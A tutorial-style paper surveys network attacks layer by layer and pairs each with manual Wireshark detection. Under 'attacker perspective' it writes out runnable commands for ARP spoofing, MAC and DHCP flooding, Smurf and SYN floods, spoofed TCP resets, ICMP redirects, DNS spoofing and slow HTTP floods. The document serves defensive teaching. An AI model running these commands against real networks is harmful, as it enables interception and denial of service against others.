



NETWORK ATTACK

BY : ABDULLAH ALI ALHAKAMI

Twitter: @Alhakami1_
Website: Alhakami.me

Table of Contents

INTRODUCTION	2
Classification of attacks	2
Passive attack	2
Active attack	3
Network attacks on security principles	3
Security attacks	3
Intrusion Detection by Analyzing Traffic manually	4
TCP/IP model	4
 NETWORK INTERFACE LAYER ATTACK	4
ARP poisoning attack.....	4
MAC address flooding attack	5
Dynamic Host Configuration Protocol (DHCP) starvation.....	6
 NETWORK LAYER ATTACK	7
Fragmentation attack	7
ICMP Smurf attack	7
ICMP Redirect attack	8
ICMP Tunneling attack	9
 Transport Layer attack	10
SYN flooding attack	10
Spoofed TCP reset attack	10
TCP Session Hijacking attack	11
Renegotiation SSL/TLS attack	11
 Application Layer attack	12
DNS spoofing	12
HTTP flood	12
Conclusion	13
References	13

Abstract

Network security consists of the provision and policies adopted by a network administrator to prevent and monitor unauthorized access, misuse, modification, or denial of a computer network and network-accessible resources. This paper reviews different types of possible network attacks in each layer how to do it and the detection mechanisms manually.

I. Keywords

Confidentiality, Integrity, Availability, Network Security, Security Attacks.

1. INTRODUCTION

In computer networks, an attack is an attempt to steal, disable, destroy, alter, or gain unauthorized access to or make unauthorized use of an asset. Network attacks can cause network services slow, temporarily unavailable, or down for a long period of time. Therefore, it is necessary for users and network administrator to detect these attacks before they cause damage to the system.

2. CLASSIFICATION OF ATTACKS

- Passive attack
- Active attack

2.1 Passive attack

A passive attack is a threat to confidentiality by monitors unencrypted traffic and looks for clear-text passwords and sensitive information that can be used in attacks of other type. Passive attack includes analysis of network traffic, decrypting weakly encrypted contents in traffic, unprotected communications monitoring, and authentication information capturing such as password.




2.2 Active attack

In an active attack, the attacker tries to bypass or break into protected systems. This can be done using viruses, Trojan horses, worms, or stealth. Active attack includes attempts to bypass or break features implemented for protection, introducing malicious code, and to modify or steal information. These attacks are implemented on network backbone, exploit the information in transmission, or attack the authorized remote user while making an attempt to connect to an enclave. Active attacks result in the revealing or dissemination of data files, DoS (Denial of Service), or modification of data.



3. Network attack on security principles



4. Intrusion Detection by Analyzing Traffic manually.

Detecting an intrusion in the middle of huge traffic is not that easy. Firstly, we must know what normal traffic looks like so we can detect malicious traffic. Secondly, we should know the type of attack and where is it happening in other words in which layer. Thirdly, the best way to detect an attack if you knew how to do it, hence you will know its behavior.

4.1 TCP/IP model

TCP/IP consists of four layers, each layer has its own protocols. Each protocol has its own type of attacks. Simplifying that in the table below.

APPLICATION LAYER	HTTP, DNS, SMTP
TRANSPORT LAYER	TCP, UDP, RUDP
NETWORK/IP LAYER	IP, ARP, ICMP
NETWORK INTERFACE LAYER	ETHERNET

4.2 NETWORK INTERFACE LAYER ATTACK

4.2.1 ARP poisoning attack (Active)

ARP is as stateless, which means whenever an ARP response is received regardless if there were a request or no, it will be accepted and the cache will be updated. Attacker can take advantage of that by doing a man-in-the-middle attack. Attacker will spoof the victim IP address, Then will send a reply with his MAC address, and again with router.

Attacker perspective:

```
Linux shell : root# arpspoof -i eth0 (network-adapter) -t TARGET-IP-ADDRESS default-gateway
// we are telling the target → I am the router.
```

```
Linux shell: root# arpspoof -i eth0 (network-adapter) -t ROUTER-IP-ADDRESS TARGET-IP-ADDRESS
// we are telling the router → I am the target.
```

```
Linux shell : root# sysctl -w net.ipv4.ip_forward=1 // To forward the message after the interception.
```

Incident handler perspective: using a tool for traffic capturing such as Wireshark, we can see all the traffic. Therefore, to simplify the analysis process use filtering for arp protocol. Then try to observe if there are gratuitous ARP replies for example.

While analyzing the packets we notice there is a gratuitous reply, which means reply without any request!

```
> Frame 3614: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF_{533EF63B-7ABB-482A-B5C0-C041CB57872E}, id 0
> Ethernet II, Src: VMware_20:bc:14 (00:0c:29:20:bc:14), Dst: VMware_cd:e3:c0 (00:0c:29:cd:e3:c0)
  Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: VMware_20:bc:14 (00:0c:29:20:bc:14)
    Sender IP address: 192.168.153.2
    Target MAC address: VMware_cd:e3:c0 (00:0c:29:cd:e3:c0)
    Target IP address: 192.168.153.154
```

As we suspecting this is a suspicious packet let's check the sender's MAC address is he what he is trying to pretend to be? In other words, is this his real IP address or he's spoofing the victim's IP address?

No.	Time	Source address	Source	Source port	Destination address	Destination PORT	Host	Protocol	Length	Info
27282	2017-10-18 02:31:51.801621	192.168.153.133	00:0c:29:20:bc:14	68	192.168.153.254	67		DHCP	342	DHCP Request - Transaction ID 0xa9f5be3a
27283	2017-10-18 02:31:51.801622	192.168.153.254	00:15:05:6b:d4:39	67	192.168.153.133	68		DHCP	342	DHCP ACK - Transaction ID 0xa9f5be3a

By filtering all the packets that hold the suspicious MAC address. We found a DHCP request from this MAC address with his real IP address. Consequently, it was clearly an ARP poisoning attack. Finally, How to prepare against an ARP poisoning attack?

- Using Static ARP could help, but it is not a feasible approach into large and always-changing networks.
- Tools like arpwatc can detect but not stop such attacks.
- Switches usually feature protections against ARP spoofing

4.2.2 MAC address flooding attack (Active)

MAC flooding attack is the attempt to stress the switch and fill its Content Addressable Memory table with fake MAC addresses, to force the switch to behave like a hub.

Attacker perspective:

Linux shell : root# macof -i eth0 (Network adapter)

Incident handler perspective: using a tool for traffic capturing such as Wireshark, we can see all the traffic. Now let us check the number of endpoints by going to Statistic-Endpoint. Notice there is a huge number of Endpoints, but assuming you are in a very large company it might look normal but focusing on each endpoint has only ONE packet this is a good indicator to admit this is abnormal behavior.

Ethernet · 655140		IPv4 · 655060	
Address	Packets	Bytes	
00:00:0c:03:c5:49	1	60	
00:00:27:58:52:48	1	60	
00:00:3a:58:43:32	1	60	
00:00:4b:1b:74:61	1	60	
00:00:4f:5c:ae:3d	1	60	
00:00:55:59:60:e0	1	60	
00:00:63:29:1e:58	1	60	
00:00:6b:7b:37:da	1	60	
00:00:92:6b:84:f4	1	60	
00:00:9f:35:f7:1e	1	60	
00:00:b1:78:fa:56	1	60	
00:00:c8:66:7a:c7	1	60	
00:00:e2:6a:0d:bb	1	60	
00:00:f9:55:25:17	1	60	
00:00:fb:29:df:0a	1	60	
00:01:01:31:5f:4e	1	60	

4.2.3 Dynamic Host Configuration Protocol (DHCP) starvation (Application layer attack) (Active)

In a DHCP starvation attack, The attacker sends a discovery broadcast to find the DHCP server, Then the DHCP server sends an offer with an IP address, once the attacker receives the IP address and the lease period from the DHCP server, the attacker does not respond with the confirmation. Instead, the attacker floods the DHCP server with IP address requests until all addresses within the server's address space have been reserved (exhausted). At this point, any hosts wishing to join the network will be denied access, resulting in a denial of service.

Attacker perspective:

Linux shell : root# yersinia -G (GUI) – Press launch attack – Discover packet

Incident handler perspective: using a tool for traffic capturing such as Wireshark, we can see all the traffic. Now let us check the protocols by going to Statistics-Protocol Hierarchy. We can notice the huge number of packet using DHCP protocol. This is a clearly suspicious behavior.

Protocol	Percent Packets	Packets
▼ Frame	100.0	352328
▼ Ethernet	100.0	352328
▼ Internet Protocol Version 4	100.0	352328
▼ User Datagram Protocol	100.0	352328
Dynamic Host Configuration Protocol	100.0	352328


4.3 NETWORK LAYER ATTACK

4.3.1 Fragmentation attack

One of the techniques attackers used in the past by enabling the fragmentation field on the IP header. it is used to bypass the IDS/IPS while sending malware. The malware will be distributed in multiple packets so it will bypass the IDS/IPS and when they arrived to the victim they will reassemble. These days IDS\IPS are more intelligent because they will not pass any packet who is fragmented until all the packets arrive then they will be reassembled and scanned after that They will forward to the destination. Otherwise, the packets will be dropped after a period.

4.3.2 ICMP Smurf attack

Distribution denial of service in a smart way, the attacker going to spoof the victim's IP address then he will start sending echo/ping the Broadcast address. Eventually all nodes in the network gets an ICMP ping request from the victim's ip address. As a result all the hosts reply back to the victim IP-address making it a DDoS attack. In IPv4 this attack will not be successful in most of the modern routers and switches. But IPv6 is still vulnerable.




Attacker perspective:

```
Linux shell: root# atk6-smurf6 eth0 (Network adapter) 192.168.1.52 (target-IP or Router IP)
```

```
Linux shell: root# hping3 -1 --flood -a 192.168.3.1 192.168.3.255
```

Incident handler perspective: using a tool for traffic capturing such as Wireshark, we can see all the traffic. We can tell there is something wrong because of the huge number of packets. More specifically, let us see the conversation by going to Statistic-Conversation and discovering how is sending these packets.



The screenshot shows the 'Conversations' pane in Wireshark, filtered for 'Ethernet'. It displays a table with columns: Address A, Address B, and Packets. Two entries are visible: one with 2 packets and another with 1,727,723 packets.

Address A	Address B	Packets
fe80::a00:27ff:fe92:a2be	ff02::2	2
fe80::21d8:1663:b74:8b31	ff02::1	1,727,723

As we can see this is a huge number of packets, To go more deeper apply the IPv6 as a filter and discover what is happening. We can tell it is an icmp smurf attack from the figure below.

1	2022-10-24 02:40:00.118827	fe80::21d8:1663:b74:8b31	ff02::1	ICMPv6	78	Echo (ping) request id=0xface, seq=47806, hop limit=255 (multicast)
2	2022-10-24 02:40:00.118830	fe80::21d8:1663:b74:8b31	ff02::1	ICMPv6	78	Echo (ping) request id=0xface, seq=47806, hop limit=255 (multicast)
3	2022-10-24 02:40:00.119000	fe80::21d8:1663:b74:8b31	ff02::1	ICMPv6	78	Echo (ping) request id=0xface, seq=47806, hop limit=255 (multicast)
4	2022-10-24 02:40:00.119003	fe80::21d8:1663:b74:8b31	ff02::1	ICMPv6	78	Echo (ping) request id=0xface, seq=47806, hop limit=255 (multicast)
5	2022-10-24 02:40:00.119178	fe80::21d8:1663:b74:8b31	ff02::1	ICMPv6	78	Echo (ping) request id=0xface, seq=47806, hop limit=255 (multicast)
6	2022-10-24 02:40:00.119181	fe80::21d8:1663:b74:8b31	ff02::1	ICMPv6	78	Echo (ping) request id=0xface, seq=47806, hop limit=255 (multicast)

4.3.3 ICMP Redirect attack

An ICMP redirect message is an out-of-band message that is designed to inform a host of a more optimal route through a network, but possibly used maliciously for attacks that redirect traffic to a specific system. In this type of an attack, the hacker, posing as a router, sends an Internet Control Message Protocol (ICMP) redirect message to a host, which indicates that all future traffic must be directed to a specific system as the more optimal route for the destination.

Attacker perspective:

```
Linux shell : root# netwox 86 --device "eth0" (Device) --filter "src host 192.168.3.7"(Victim) --gw "192.168.3.112"(Attacker) --spoofip "raw" --code 0 --src-ip 192.168.3.12 (Observer)
```

Incident handler perspective: Using the Wireshark tool, we can notice there is a redirect ICMP packets. Let us go more deeper by analyzing the new route, pay attention of the new gateway address and filter it. Eventually you will know it is a regular host and the message did not come from the real gateway. It was a crafted ICMP redirect packets by an attacker.

4.3.4 ICMP Tunneling attack :

ICMP tunneling is a command-and-control (C2) attack technique that secretly passes malicious traffic through perimeter defenses. Malicious data passing through the tunnel is hidden within normal-looking ICMP echo requests and echo responses. To simplify the concept, Assuming the http protocol traffic is blocked by the target firewall but the ICMP is allowed. Now the attacker can perform injection by injecting the ICMP packet with http traffic. In other cases, it might be use for data exfiltration. The below image is an example of ICMP tunneling attack.


	Time	Source address	Source port	Destination address	Destination PORT	Host	Protocol	Length	Info
1	2017-11-14 20:04:06.969793	192.168.1.100		192.168.1.4			ICMP	70	Echo (ping) request
2	2017-11-14 20:04:06.969839	192.168.1.4		192.168.1.100			ICMP	70	Echo (ping) reply
3	2017-11-14 20:04:06.984782	192.168.1.4		192.168.1.100			ICMP	82	Echo (ping) reply
4	2017-11-14 20:04:06.985039	192.168.1.100		192.168.1.4			ICMP	82	Echo (ping) request
5	2017-11-14 20:04:06.985055	192.168.1.4		192.168.1.100			ICMP	82	Echo (ping) reply
6	2017-11-14 20:04:06.985112	192.168.1.4		192.168.1.100			ICMP	70	Echo (ping) reply
7	2017-11-14 20:04:06.985232	192.168.1.4		192.168.1.100			ICMP	94	Echo (ping) reply
8	2017-11-14 20:04:06.985405	192.168.1.100		192.168.1.4			ICMP	170	Echo (ping) request
9	2017-11-14 20:04:06.985415	192.168.1.4		192.168.1.100			ICMP	170	Echo (ping) reply
10	2017-11-14 20:04:06.987615	192.168.1.4		192.168.1.100			ICMP	86	Echo (ping) reply
11	2017-11-14 20:04:06.987751	192.168.1.100		192.168.1.4			ICMP	94	Echo (ping) request
12	2017-11-14 20:04:06.987770	192.168.1.4		192.168.1.100			ICMP	94	Echo (ping) reply
13	2017-11-14 20:04:06.987964	192.168.1.4		192.168.1.100			ICMP	74	Echo (ping) reply
14	2017-11-14 20:04:06.988075	192.168.1.100		192.168.1.4			ICMP	74	Echo (ping) request
15	2017-11-14 20:04:06.988088	192.168.1.4		192.168.1.100			ICMP	74	Echo (ping) reply
16	2017-11-14 20:04:06.988233	192.168.1.4		192.168.1.100			ICMP	690	Echo (ping) reply
17	2017-11-14 20:04:07.977788	192.168.1.100		192.168.1.4			ICMP	70	Echo (ping) request
18	2017-11-14 20:04:07.977823	192.168.1.4		192.168.1.100			ICMP	70	Echo (ping) reply
19	2017-11-14 20:04:07.987918	192.168.1.4		192.168.1.100			ICMP	70	Echo (ping) reply

Incident handler perspective: Monitor network traffic for unusually large volumes of ICMP traffic and non-standard or unusual ICMP datagram sizes. Legitimate ICMP echo requests and responses have matching identifiers and payloads that are a fixed or standard size, such as 64 bytes. For example, when a server receives an echo request, the server simply copies the 64-byte payload from the request and adds that same payload to the echo response. A network device that sends ICMP messages with unusually large payloads or sends more ICMP messages than usual might indicate tunneling traffic.

4.4 Transport Layer attack

4.4.1 SYN flooding

This attack exploits the way TCP connections are made. Each established connection requires resources to track. Attacker sends many SYNs but never completes handshake (no final ACK). Attacker also spoofs the source address Victim uses up all its resources tracking bogus connections SYN Flood attack floods the backlog queue.



Attacker perspective:

```
Linux shell: root# hping3 -c 1500000 -d 120 -S -w 64 -p 80 --flood --rand-source 192.168.1.159
```

Incident handler perspective: SYN flood attacks are quite easy to detect once you know what you are looking for. As you would expect, a big giveaway is the large amount of SYN packets traffic. As an incident handler you should be able to note the start of the attack by a huge flood of TCP traffic.

4.4.2 Spoofed TCP reset

In a TCP reset attack, an attacker kills a connection between two victims by sending one or both of them fake messages telling them to stop using the connection immediately. To accomplish the attack, the Attacker must know source and destination IP and port also the correct sequence number.

Attacker perspective:

```
Linux shell: root# hping3 target-IP -p DES.PORT -s SRC.PORT -R (RESET FLAG) -A (Acknowledgment FLAG) -M NEXT-SEQUENCE-NUMBER -L ACKNOWLEDGMENT-NUMBER
```

Incident handler perspective: Monitor network traffic, we should be focusing a sudden RST flags. To determine whether it is normal or abnormal take a deeper look on the MAC address and compare it with the previous packets. Different MAC address will be a good indicator of abnormal behavior.

4.4.3 TCP Session Hijacking

TCP session hijacking, is a method of taking over a web user session by surreptitiously obtaining the session ID and masquerading as the authorized user. Once the user's session ID has been accessed, the attacker can masquerade as that user and do anything the user is authorized to do on the network.

4.4.4 Renegotiation SSL/TLS attack

Renegotiation is required when no client-server authentication is initially required while making an SSL connection but is required later. Thus, instead of dropping and creating a new SSL connection, renegotiation adds authentication details to the current connection. This allows man-in-the-middle attackers to insert data into HTTPS sessions, and possibly other types of sessions protected by TLS or SSL, by sending an unauthenticated request that is processed retroactively by a server in a post-renegotiation context, related to a "plaintext injection" attack.

Attacker perspective:

python script

Incident handler perspective: SSL attack is quite easy to detect once you know what you are looking for. As you would expect, large amount of Client Hello (tls.record.content_type = 22) packets after a session is initiated. As an incident handler, you should be able to note the start of the attack by a inspect the difference of the MAC address in the initiate handshake and the MAC address of the renegotiation packets.

Time	Source address	Source	Destination address	Destination	Host	Protocol	Length	Info
2015-12-22 09:51:22.011778	215.255.186.158	557...	251.217.119.170	443		TLSv1	364	Client Hello
2015-12-22 09:51:22.051793	215.255.186.158	557...	251.217.119.170	443		TLSv1	364	Client Hello
2015-12-22 09:51:22.555241	215.255.186.158	557...	251.217.119.170	443		TLSv1.2	364	Client Hello
2015-12-22 09:51:22.557065	215.255.186.158	557...	251.217.119.170	443		TLSv1.2	364	Client Hello
2015-12-22 09:51:22.775790	215.255.186.158	553...	251.217.119.170	443		TLSv1	364	Client Hello
2015-12-22 09:51:22.919782	215.255.186.158	556...	251.217.119.170	443		TLSv1	364	Client Hello
2015-12-22 09:51:22.963820	215.255.186.158	557...	251.217.119.170	443		TLSv1	364	Client Hello
2015-12-22 09:51:23.546189	215.255.186.158	557...	251.217.119.170	443		TLSv1.2	364	Client Hello
2015-12-22 09:51:23.552867	215.255.186.158	557...	251.217.119.170	443		TLSv1	364	Client Hello
2015-12-22 09:51:23.799796	215.255.186.158	553...	251.217.119.170	443		TLSv1	364	Client Hello
2015-12-22 09:51:23.907804	215.255.186.158	557...	251.217.119.170	443		TLSv1.2	364	Client Hello
2015-12-22 09:51:24.247782	215.255.186.158	556...	251.217.119.170	443		TLSv1	364	Client Hello
2015-12-22 09:51:24.423781	215.255.186.158	556...	251.217.119.170	443		TLSv1	364	Client Hello
2015-12-22 09:51:24.439783	215.255.186.158	557...	251.217.119.170	443		TLSv1	364	Client Hello
2015-12-22 09:51:24.563138	215.255.186.158	557...	251.217.119.170	443		TLSv1.2	364	Client Hello
2015-12-22 09:51:24.563252	215.255.186.158	557...	251.217.119.170	443		TLSv1	364	Client Hello
2015-12-22 09:51:24.919812	215.255.186.158	556...	251.217.119.170	443		TLSv1.2	364	Client Hello
2015-12-22 09:51:25.553929	215.255.186.158	557...	251.217.119.170	443		TLSv1.2	364	Client Hello
2015-12-22 09:51:25.559217	215.255.186.158	557...	251.217.119.170	443		TLSv1	364	Client Hello
2015-12-22 09:51:25.815795	215.255.186.158	557...	251.217.119.170	443		TLSv1	364	Client Hello
2015-12-22 09:51:26.557030	215.255.186.158	557...	251.217.119.170	443		TLSv1	364	Client Hello
2015-12-22 09:51:26.557298	215.255.186.158	557...	251.217.119.170	443		TLSv1	364	Client Hello

4.5 Application Layer attack

4.5.1 DNS spoofing

DNS cache poisoning is the act of entering false information into a DNS cache, so that DNS queries return an incorrect response and users are directed to the wrong websites.


Attacker perspective:

Linux shell: root# ettercap -g .
Go to Plugins -> Manage the Plugins -> Double click DNS Spoof plugin. Make sure you see the asterisk next to it.

Incident handler perspective: Monitor your DNS servers for indicators of possible attacks. Humans don't have the computing power to keep up with the amount of DNS requests you will need to monitor. Apply data security analytics to your DNS monitoring to discern normal DNS behavior from attacks.

4.5.2 HTTP flood

An HTTP flood attack is a type of volumetric distributed denial-of-service (DDoS) attack designed to overwhelm a targeted server with HTTP requests.



Attacker perspective:

Linux shell: root# slowhttptest -c 1000 -H -g -o slowhttp -i 10 -r 200 -t GET -u http://IP-ADDRESS/ -x 24 -p 3

Incident handler perspective: It is an easy attack to detect, by noticing the abnormality of the traffic or the large amount of packets to a specific destination.

5. CONCLUSION

The Internet was built on top of protocols that assumed trustworthy network operators. This has allowed a number of clever attacks abusing the protocols in ways that were never expected by their designers, and which have caused problems for decades. There are countermeasures in place against many of the attacks we have discussed. The most effective ones use cryptography.

6. REFERENCES:

- <https://techdifferences.com/difference-between-active-and-passive-attacks.html>
- <https://www.techtarget.com/searchsecurity/definition/cyber-attack>
- https://en.wikipedia.org/wiki/Network_interface_layer_security
- <https://inst.eecs.berkeley.edu/~cs161/sp16/slides/3.18.NetAttacks.pdf>
- <https://www.ibm.com/support/pages/what-icmp-redirect-message>
- <https://www.extrahop.com/company/blog/2021/detect-and-stop-icmp-tunneling/>
- <https://www.imperva.com/learn/ddos/syn-flood/>
- <https://www.cs.umd.edu/class/spring2017/cmsc414/s17-stuff/14-s17-internet-transport.pdf>
- <https://cseweb.ucsd.edu/classes/wi22/cse127-a/scribenotes/11-networkattacks-notes.pdf>
- <https://www.firewall.cx/general-topics-reviews/network-protocol-analyzers/1224-performing-tcp-syn-flood-attack-and-detecting-it-with-wireshark.html>
- <https://www.exploit-db.com/exploits/10579>
- <https://www.n-able.com/blog/what-is-dns-poisoning>
- <https://www.amirootyet.com/post/how-to-spoof-dns-in-kali-linux/>
- <https://www.cloudflare.com/learning/ddos/http-flood-ddos-attack/>